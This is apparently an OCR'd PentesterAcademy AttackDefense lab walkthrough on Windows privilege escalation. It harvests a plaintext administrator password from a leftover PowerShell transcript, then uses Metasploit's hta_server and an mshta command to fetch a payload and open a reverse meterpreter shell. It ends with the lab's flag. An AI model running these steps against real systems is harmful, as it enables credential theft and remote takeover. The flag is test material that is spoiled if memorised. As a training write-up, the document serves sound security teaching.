
ATTACK DEFENSE

by PentesterAcademy

Name	PowerShell Transcript
URL	https://attackdefense.com/challengedetails?cid=2113
Type	Windows Security: Privilege Escalation: Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to **Attacker Machine**.



Step 2: Open powershell.exe terminal to check the current user.

Kali Machine | Attacker Machine



Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> whoami
priv-esc\student
PS C:\Users\student>
```

We are running as a student user. We will be focusing on PowerShell Transcript

PowerShell Transcript:

"The Start-Transcript cmdlet creates a record of all or part of a PowerShell session to a text file. The transcript includes all commands that the user types and all output that appears on the console."


Source:
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.host/start-transcript?view=powershell-7

This is mainly used to analyze the PowerShell command execution output, where there are a lot of commands output generated. But sometimes an administrator or a normal user neglects to clean up the files or forgets to stop the transcript, it would leave sensitive information from the command he has used on the PowerShell terminal. Hence it's always a good practice to clean up all the files and when the work is done stop transcript.

When a user starts a PS transcript the command log file is generated. The default location for the PowerShell Transcript is:

C:\Users\%username%\Documents i.e C:\Users\student\Documents

Verify that the transcript file is present or not.



We can notice, the PowerShell transcript file is present in the student's documents folder. We can analyze the text file manually or we can fetch interesting keywords i.e password, pass, etc. We will focus on a keyword i.e pass*

Step 3: Finds ‘pass*’ strings in the file.

Command: cd C:\Users\student\Documents
ls
cat PowerShell_transcript.PRIV-ESC.uFAz6NOs.20201029121705.txt | Select-String -Pattern "pass*"

```
PS C:\Users\student> cd C:\Users\student\Documents
PS C:\Users\student\Documents> ls


    Directory: C:\Users\student\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/29/2020  12:23 PM         104376 PowerShell_transcript.PRIV-ESC.uFAz6NOs.20201029121705.txt


PS C:\Users\student\Documents> cat PowerShell_transcript.PRIV-ESC.uFAz6NOs.20201029121705.txt | Select-String -Pattern "pass*"

SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
PS C:\Users\student> $password = convertto-securestring "nick_123321" -asplaintext -force
PS C:\Users\student> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"


PS C:\Users\student\Documents>
```

We have found that a user has stored a plaintext password in PowerShell **$password** variable. This is common mistake users make while connecting to remote machines.

Step 4: Similarly, search for a ‘**username**’ so that we can correlate to this password.

Command: cat PowerShell_transcript.PRIV-ESC.uFAz6NOs.20201029121705.txt | Select-String -Pattern "username*"


```
Username: PRIV-ESC\student
PS C:\Users\student> $env:username
PS C:\Users\student> $username = 'administrator'
PS C:\Users\student> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUser
Name DefaultDomainName DefaultPassword"


PS C:\Users\student\Documents>
```

We can observe that these credentials are for the administrator user account. i.e **administrator:nick_123321**

Step 5: We are running a command prompt i.e cmd.exe as an administrator user using discovered credentials.

Command: runas.exe /user:administrator cmd
nick_123321
whoami



We are running cmd.exe as an administrator.

Switch to the Kali Machine

Step 6: Running the hta_server module to gain the meterpreter shell. Start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/HKbjkB.hta
[*] Local IP: http://10.10.0.2:8080/HKbjkB.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/HKbjkB.hta**" and run it on cmd.exe with mshta command to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe.

Switch to Target Machine

Step 7: Gaining a meterpreter shell.

Command:

Note: You need to use your own metasploit HTA server link

Payload: mshta.exe http://10.10.0.2:8080/HKbjkB.hta

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> runas.exe /user:administrator cmd
Enter the password for administrator:
Attempting to start cmd as user "PRIV-ESC\administrator" ...
PS C:\Users\student>
```

```
Administrator: cmd (running as PRIV-ESC\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>mshta.exe http://10.10.0.2:8080/HKbjkB.hta

C:\Windows\system32>_
```

We can expect a meterpreter shell.

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/HKbjkB.hta
[*] Local IP: http://10.10.0.2:8080/HKbjkB.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.213       hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.213
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.213:49687) at 2020-10-30 13:53:17 +0530
```

Step 8: Read the flag.

Commands:

sessions -i 1
cd /
cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd /
meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter >
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-27 15:14:30 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-29 17:55:09 +0530  flag.txt

meterpreter > cat flag.txt
d3aff16a801b4b7d36b4da1094bee345meterpreter >
```

This reveals the flag to us.

Flag: d3aff16a801b4b7d36b4da1094bee345

References

1. PowerShell Transcript (https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.host/start-transcript?view=powershell-7)
2. Metasploit (https://www.metasploit.com/)
3. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)